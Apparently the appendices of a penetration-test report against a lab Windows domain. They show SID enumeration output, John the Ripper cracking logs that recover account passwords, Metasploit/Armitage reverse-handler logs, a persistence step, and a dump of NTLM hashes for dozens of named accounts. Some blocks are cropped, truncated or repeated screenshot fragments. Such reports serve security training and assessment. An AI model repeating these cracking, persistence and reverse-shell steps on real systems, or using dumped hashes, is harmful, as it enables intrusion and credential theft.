S-1-5-21-2963392108-1078930180-2605158784-1001 *unknown*\*unknown* (8)

S-1-5-21-2963392108-1078930180-2605158784-1002 *unknown*\*unknown* (8)

S-1-5-21-2963392108-1078930180-2605158784-1003 *unknown*\*unknown* (8)

S-1-5-21-2963392108-1078930180-2605158784-1004 *unknown*\*unknown* (8)

S-1-5-21-2963392108-1078930180-2605158784-1005 *unknown*\*unknown* (8)

S-1-5-21-2963392108-1078930180-2605158784-1006 *unknown*\*unknown* (8)

S-1-5-21-2963392108-1078930180-2605158784-1007 *unknown*\*unknown* (8)

S-1-5-21-2963392108-1078930180-2605158784-1008 *unknown*\*unknown* (8)

S-1-5-21-2963392108-1078930180-2605158784-1009 *unknown*\*unknown* (8)

S-1-5-21-2963392108-1078930180-2605158784-1010 *unknown*\*unknown* (8)

S-1-5-21-2963392108-1078930180-2605158784-1011 *unknown*\*unknown* (8)

S-1-5-21-2963392108-1078930180-2605158784-1012 *unknown*\*unknown* (8)

S-1-5-21-2963392108-1078930180-2605158784-1013 *unknown*\*unknown* (8)

S-1-5-21-2963392108-1078930180-2605158784-1014 *unknown*\*unknown* (8)
```

```
S-1-5-21-2963392108-1078930180-2605158784-1015 *unknown*\*unknown* (8)
S-1-5-21-2963392108-1078930180-2605158784-1016 *unknown*\*unknown* (8)
S-1-5-21-2963392108-1078930180-2605158784-1017 *unknown*\*unknown* (8)
S-1-5-21-2963392108-1078930180-2605158784-1018 *unknown*\*unknown* (8)
S-1-5-21-2963392108-1078930180-2605158784-1019 *unknown*\*unknown* (8)
S-1-5-21-2963392108-1078930180-2605158784-1020 *unknown*\*unknown* (8)
S-1-5-21-2963392108-1078930180-2605158784-1021 *unknown*\*unknown* (8)
S-1-5-21-2963392108-1078930180-2605158784-1022 *unknown*\*unknown* (8)
S-1-5-21-2963392108-1078930180-2605158784-1023 *unknown*\*unknown* (8)
S-1-5-21-2963392108-1078930180-2605158784-1024 *unknown*\*unknown* (8)
S-1-5-21-2963392108-1078930180-2605158784-1025 *unknown*\*unknown* (8)
S-1-5-21-2963392108-1078930180-2605158784-1026 *unknown*\*unknown* (8)
S-1-5-21-2963392108-1078930180-2605158784-1027 *unknown*\*unknown* (8)
S-1-5-21-2963392108-1078930180-2605158784-1028 *unknown*\*unknown* (8)
S-1-5-21-2963392108-1078930180-2605158784-1029 *unknown*\*unknown* (8)
S-1-5-21-2963392108-1078930180-2605158784-1030 *unknown*\*unknown* (8)
S-1-5-21-2963392108-1078930180-2605158784-1031 *unknown*\*unknown* (8)
S-1-5-21-2963392108-1078930180-2605158784-1032 *unknown*\*unknown* (8)
S-1-5-21-2963392108-1078930180-2605158784-1033 *unknown*\*unknown* (8)
S-1-5-21-2963392108-1078930180-2605158784-1034 *unknown*\*unknown* (8)
S-1-5-21-2963392108-1078930180-2605158784-1035 *unknown*\*unknown* (8)
S-1-5-21-2963392108-1078930180-2605158784-1036 *unknown*\*unknown* (8)
S-1-5-21-2963392108-1078930180-2605158784-1037 *unknown*\*unknown* (8)
S-1-5-21-2963392108-1078930180-2605158784-1038 *unknown*\*unknown* (8)
S-1-5-21-2963392108-1078930180-2605158784-1039 *unknown*\*unknown* (8)
S-1-5-21-2963392108-1078930180-2605158784-1040 *unknown*\*unknown* (8)
S-1-5-21-2963392108-1078930180-2605158784-1041 *unknown*\*unknown* (8)
S-1-5-21-2963392108-1078930180-2605158784-1042 *unknown*\*unknown* (8)
S-1-5-21-2963392108-1078930180-2605158784-1043 *unknown*\*unknown* (8)
S-1-5-21-2963392108-1078930180-2605158784-1044 *unknown*\*unknown* (8)
S-1-5-21-2963392108-1078930180-2605158784-1045 *unknown*\*unknown* (8)
```

S-1-5-21-2963392108-1078930180-2605158784-1046 *unknown**unknown* (8)

S-1-5-21-2963392108-1078930180-2605158784-1047 *unknown**unknown* (8)

S-1-5-21-2963392108-1078930180-2605158784-1048 *unknown**unknown* (8)

S-1-5-21-2963392108-1078930180-2605158784-1049 *unknown**unknown* (8)

S-1-5-21-2963392108-1078930180-2605158784-1050 *unknown**unknown* (8)

 ===

| Getting printer info for 192.168.0.1 |


 ===

No printers returned.

enum4linux complete on Wed Dec 4 07:15:29 2019]

Appendix 4:

John the ripper – didn't work:



```
Using default input encoding: UTF-8
Loaded 34 password hashes with no different salts (NT [MD4 128/128 AVX 4x3])
Remaining 33 password hashes with no different salts
Node numbers 1-6 of 6 (fork)
Press 'q' or Ctrl-C to abort, almost any other key for status
3 0g 0:00:00:00 DONE (2019-12-12 11:44) 0g/s 4510Kp/s 4510Kc/s 148849KC/s  c5688
768.ie168
2: Warning: Only 11 candidates left, minimum 12 needed for performance.
2 0g 0:00:00:00 DONE (2019-12-12 11:44) 0g/s 6461Kp/s 6461Kc/s 213215KC/s  0 0 0
..�xCvBnM,
1 0g 0:00:00:00 DONE (2019-12-12 11:44) 0g/s 7470Kp/s 7470Kc/s 246532KC/s  gtyz8
1..
Waiting for 5 children to terminate
6 0g 0:00:00:00 DONE (2019-12-12 11:44) 0g/s 4878Kp/s 4878Kc/s 161000KC/s  1love
u..*7¡Vamos!
4 0g 0:00:00:00 DONE (2019-12-12 11:44) 0g/s 7031Kp/s 7031Kc/s 232029KC/s  alexa
ndra .abygurl69
5 0g 0:00:00:00 DONE (2019-12-12 11:44) 0g/s 6129Kp/s 6129Kc/s 202282KC/s  2131K
M.a6_123
Session completed
root@kali:~/Desktop# john --wordlist=/usr/share/wordlists/rockyou.txt Untitled
Warning: detected hash type "LM", but the string is also recognized as "NT"
Use the "--format=NT" option to force loading these as that type instead
Using default input encoding: UTF-8
```


```
 occurred
atoms.ObjectAccess (file:/usr
rocessImpl.getErrorStream()
tainers of sleep.engine.atoms
gs of further illegal reflect
ed in a future release
...
 '[-] Connection already esta
to a different data service.
```

```
10
:\Windows\system32>
```

```
msf5 > run -j
[-] Unknown command: run.
```

```
[*] Starting Cortana on 192.168.0.100
[*] Creating a default reverse handler... 0.0.0.0:30984
[*] Remote Exploits Synced
[-] Console Command Timed out: '{TARGET=0, LHOST=192.168.0.100, PAYLOAD=windows/
```

```
msf5 >
```




```
Warning: no OpenMP support for this hash type, consider --fork=4
Press 'q' or Ctrl-C to abort, almost any other key for status
0g 0:00:00:00 DONE (2019-12-12 11:33) 0g/s 17708Kp/s 17708Kc/s 584371KC/s    m
arkinho..*7¡Vamos!
Session completed
root@kali:~/Desktop# john --wordlist=/usr/share/wordlists/rockyou.txt Untitled -
-format=NT --fork=4
Using default input encoding: UTF-8
Loaded 34 password hashes with no different salts (NT [MD4 128/128 AVX 4x3])
Remaining 33 password hashes with no different salts
Node numbers 1-4 of 4 (fork)
Press 'q' or Ctrl-C to abort, almost any other key for status
2 0g 0:00:00:00 DONE (2019-12-12 11:38) 0g/s 10546Kp/s 10546Kc/s 348043KC/s  100
22513.abygurl69
3 0g 0:00:00:00 DONE (2019-12-12 11:38) 0g/s 11206Kp/s 11206Kc/s 369798KC/s  edi
zzle69.a6_123
1 0g 0:00:00:00 DONE (2019-12-12 11:38) 0g/s 9960Kp/s 9960Kc/s 328708KC/s  a d a
.ie168
Waiting for 3 children to terminate
4 0g 0:00:00:00 DONE (2019-12-12 11:38) 0g/s 11205Kp/s 11205Kc/s 369797KC/s  KAR
YNA...*7¡Vamos!
Session completed
root@kali:~/Desktop# john --wordlist=/usr/share/wordlists/rockyou.txt Untitled -
-format=NT --fork=6
```

```
msf5 > run -j
[-] Unknown command: run.
```

```
[*] Starting Cortana on 192.168.0.100
[*] Creating a default reverse handler... 0.0.0.0:30984
[*] Remote Exploits Synced
[-] Console Command Timed out: '{TARGET=0, LHOST=192.168.0.100, PAYLOAD=windows/
```

```
msf5 >
```



```
Warning: detected hash type "LM", but the string is also recognized as "NT"
Use the "--format=NT" option to force loading these as that type instead
Using default input encoding: UTF-8
Using default target encoding: CP850
Loaded 1 password hash (LM [DES 128/128 AVX])
Warning: poor OpenMP scalability for this hash type, consider --fork=4
Will run 4 OpenMP threads
Press 'q' or Ctrl-C to abort, almost any other key for status
                 ([+]   Administrator)
1g 0:00:00:00 DONE (2019-12-12 11:25) 20.00g/s 327680p/s 327680c/s 327680C/s 123
456..MUSTANG
Warning: passwords printed above might not be all those cracked
Use the "--show --format=LM" options to display all of the cracked passwords rel
iably
Session completed
root@kali:~/Desktop# john --wordlist=/usr/share/wordlists/rockyou.txt Untitled -
-format=NT
Using default input encoding: UTF-8
Loaded 34 password hashes with no different salts (NT [MD4 128/128 AVX 4x3])
Warning: no OpenMP support for this hash type, consider --fork=4
Press 'q' or Ctrl-C to abort, almost any other key for status
                 ([+]   Guest)
1g 0:00:00:00 DONE (2019-12-12 11:28) 1.265g/s 18156Kp/s 18156Kc/s 599171KC/s
 markinho..*7¡Vamos!
```

```
msf5 > run -j
[-] Unknown command: run.
```

```
[*] Starting Cortana on 192.168.0.100
[*] Creating a default reverse handler... 0.0.0.0:30984
[*] Remote Exploits Synced
[-] Console Command Timed out: '{TARGET=0, LHOST=192.168.0.100, PAYLOAD=windows/
```

```
msf5 >
```

Appendix 5:

Armitage persist:

1) Access -> persist: This will give us persistence (i.e. if the victim machine is rebooted, we can still access it).

Appendix 6:

```
Administrator:500:NO PASSWORD*********************:E21BE3C4D0977C59466A16DE93D968F4:::
Guest:501:NO PASSWORD*********************:NO PASSWORD*********************:::
krbtgt:502:NO PASSWORD*********************:C64F1CD2A8A15CED225F7192D362963B:::
admin:1000:NO PASSWORD*********************:A492077FBCDE819C130F5383F76D0E9C:::
R.Astley:1110:NO PASSWORD*********************:BDE1966C31599BFAFD3FEA25F7F15EA2:::
C.Moreno:1139:NO PASSWORD*********************:CEFC90713CF7483DD5BBC9B43C8B9658:::
C.Griffin:1140:NO PASSWORD*********************:8A27AE0D8BD6D3DC1E712E1609821E90:::
I.Pratt:1141:NO PASSWORD*********************:A0AD74237EE838B1A40640601487D973:::
L.Burke:1142:NO PASSWORD*********************:B229218A6EE723748BE40636057E8EF2:::
J.Johnson:1143:NO PASSWORD*********************:D7C9FA6667B47F31AB47032F0AD2E64B:::
T.Nunez:1144:NO PASSWORD*********************:0CE690C8B8C9F222ABE26BD3B0D36F46:::
J.Stevenson:1145:NO PASSWORD*********************:5E94B5D20035E438B57AC5FFB22E1865:::
L.Thornton:1146:NO PASSWORD*********************:911C26C5312E4B7A6FFA3B71013DB89E:::
M.Day:1147:NO PASSWORD*********************:EB42F33BB39DA9E3304151DB30839D36:::
C.Morris:1148:NO PASSWORD*********************:5A90E311C7465135DAF5004A6BDC3F33:::
R.Knight:1149:NO PASSWORD*********************:755F10E2644F4BF3C2618AABEB6CA47A:::
P.Pittman:1150:NO PASSWORD*********************:C89FC297557782108EB8ACEB9907E9DC:::
D.King:1151:NO PASSWORD*********************:C136664AEFD4A8C077510BCA1C46615E:::
D.Dunn:1152:NO PASSWORD*********************:64D64BEC33921D5198445DA8A685BD77:::
D.Manning:1153:NO PASSWORD*********************:FBE8AFE99774933A7534ADB772B10870:::
D.Valdez:1154:NO PASSWORD*********************:58B3C12984C876690C989AE95D193EBF:::
D.Price:1155:NO PASSWORD*********************:A5C5038075978AD571C282449AA8556F:::
J.Saunders:1156:NO PASSWORD*********************:D7590261382B0345CA272471354965CA:::
J.Hart:1157:NO PASSWORD*********************:63A41C47CD2A7B12D145F5631B55ADE6:::
S.Reed:1158:NO PASSWORD*********************:524DF3F4285ADBD0CF1817D17312B091:::
A.Peters:1159:NO PASSWORD*********************:A78C0C569C48F6C0F4F8487BDA4A6F2F:::
R.Soto:1160:NO PASSWORD*********************:E0C79DFB1E251D2CC2C48AA3851BEEB7:::
```

```
V.Haynes:1161:NO PASSWORD*********************:8CE594CB99873FDAE7CE425119C16988:::

R.Boone:1162:NO PASSWORD*********************:B86091C335300E763D76FF3A69242C37:::

L.Carr:1163:NO PASSWORD*********************:A972D011324FDFB9292C3A603478A4AF:::

C.Olson:1164:NO PASSWORD*********************:768E472E247102C4B5E5B801FF1D6D71:::

J.Andrews:1165:NO PASSWORD*********************:E55439023D8C246076E0DBCA4909773D:::

C.Anderson:1166:NO PASSWORD*********************:A004E2EF63C7246A21EF3A6F55BBD0D0:::

C.Montgomery:1167:NO PASSWORD*********************:A3B308ACBC702091F8043FFCFFD8E9DE:::

C.Howard:1168:NO PASSWORD*********************:268DAE3FAFB3F7679A689813581FA841:::

E.Jones:1169:NO PASSWORD*********************:2E266312C05EB3CBE7DD810AB11D9502:::

J.Barrett:1170:NO PASSWORD*********************:F4E8D94B2C64E04E6B24E84305F48FD4:::

R.Ramsey:1171:NO PASSWORD*********************:41F47CD36D7C7093B7D69F2CA4B0FE53:::

G.Walsh:1172:NO PASSWORD*********************:7484E691B9CEE47464ABF4B9B7561D82:::

A.Medina:1173:NO PASSWORD*********************:5ED22A26FB0E869C32209FEE0D313679:::

J.Hale:1174:NO PASSWORD*********************:71D2A4B6459EBB8708FC86E0F6F7204F:::

N.Wells:1175:NO PASSWORD*********************:FAB936FE3D1BD1E2BC7198806D0267FF:::

T.Oliver:1176:NO PASSWORD*********************:660A7AEA3BE9D62E1FAB9CAE365D42B2:::

J.Rhodes:1177:NO PASSWORD*********************:E27B46A1B3103AB41AA1AD5278573FC3:::

T.Harmon:1178:NO PASSWORD*********************:59B3B8543229B0E3871B5110FCF433EE:::

M.Mills:1179:NO PASSWORD*********************:8DD99C05DCF059DB3CF931B294E0A32D:::

D.Pena:1180:NO PASSWORD*********************:E09BDAA695D10EA1364E7A160A1D48BC:::

J.Torres:1181:NO PASSWORD*********************:8E8424654A8E1D57883AF65C4AFA6139:::

B.Martin:1182:NO PASSWORD*********************:C2B587D816EF9BC6E511B9461CE60D03:::

K.Hudson:1183:NO PASSWORD*********************:911C26C5312E4B7A6FFA3B71013DB89E:::

S.Franklin:1184:NO PASSWORD*********************:AEB0EC1F1E6F7162927DB617D66850C2:::

F.Chapman:1185:NO PASSWORD*********************:973537E727440A3F1DCB113914A4F73A:::

E.Elliott:1186:NO PASSWORD*********************:0B86B1AF4419BBD7A87DBB345A9C93F6:::

N.Vega:1187:NO PASSWORD*********************:D81841D2202596E0B9A0587722F21625:::

M.Boyd:1188:NO PASSWORD*********************:57C58D08CA7E06A53D42A83924CBF2FC:::
```

```
test:1189:NO PASSWORD*********************:C5A237B7E9D8E708D8436B6148A25FA1:::

SERVER1$:1001:NO
PASSWORD*********************:55B1643F1714D7A31C29569D172F2BD5:::

enable$:1111:NO PASSWORD*********************:DC72CCD108CF42F91B9D4C759B6884D0:::

as400$:1112:NO PASSWORD*********************:9B33A9AFFA2A896DE7AAA2390EEB7556:::

1$:1113:NO PASSWORD*********************:BC43F286EDDAB29367781EC0D5939540:::

media$:1114:NO PASSWORD*********************:54E0945169BA832ABCD6FEC9CAFA2045:::

homerun$:1115:NO
PASSWORD*********************:BCA1BC40C5FDE2A6F46CD26588635180:::

pc36$:1116:NO PASSWORD*********************:586041F59054B7A1DB1E03DF076EDE2F:::

clusters$:1117:NO PASSWORD*********************:869D73DC90E13F4B1A2E97A3BE5DFB85:::

montana$:1118:NO PASSWORD*********************:1C2F544568E6A85DEFF96E6217BA6EE2:::

illinois$:1119:NO PASSWORD*********************:9847A2815EBC6C3477A80C948CE702B1:::

ows$:1120:NO PASSWORD*********************:9A6C2AE998C83CD8243A2C06446F0C6C:::

cork$:1121:NO PASSWORD*********************:771DAB1DE5B7182417A026A4A195353E:::

tsinghua$:1122:NO PASSWORD*********************:845F2149278232798EBB9E61283BD48C:::

lnk$:1123:NO PASSWORD*********************:25350C61568665C82E0FD1DD77A76F7F:::

lsan03$:1124:NO PASSWORD*********************:00E9DF5A59E03EA06500CF3743DB84BD:::

neo$:1125:NO PASSWORD*********************:A9CD1D70FBA3881718678CEDC1B4B225:::

nebraska$:1126:NO
PASSWORD*********************:A0ADDD27AAB9ABF621901CFDD541AAC5:::

mailgate$:1127:NO PASSWORD*********************:97BDF70D015592F7697FD75DE4B43457:::

unitedstates$:1128:NO
PASSWORD*********************:E543053E90C5D9FA11C84A62BE51C887:::

hstntx$:1129:NO PASSWORD*********************:624255CA01363DDC09702C0B4A098FF4:::

rtr1$:1130:NO PASSWORD*********************:AC113B18DDEC57CBF3EA6F0D130F5EAA:::

scanner$:1131:NO PASSWORD*********************:E079D99D9C2D52A39EEC536ECA1A0533:::

ok$:1132:NO PASSWORD*********************:BEC52B70F8D6D2665C8573197F67E9AD:::

northeast$:1133:NO
PASSWORD*********************:45603182D6B3338BCF90F2A0194AC116:::

americas$:1134:NO
PASSWORD*********************:C33BCD640021509F1B548D4A38B16BDE:::

rw$:1135:NO PASSWORD*********************:84F25FDFED7C0F323CDE189C7EDB4ABB:::
```

```
SERVER2$:1137:NO PASSWORD*********************:6F4242EC387F4D88AB1539F1D70E0F4B:::

CLIENT1$:1138:NO PASSWORD*********************:09CDFBE8134020B3156EC033A531BC7F:::

CLIENT2$:1602:NO PASSWORD*********************:EE8615EE1092F16CA58F8672504E61F0:::
```

Appendix 7: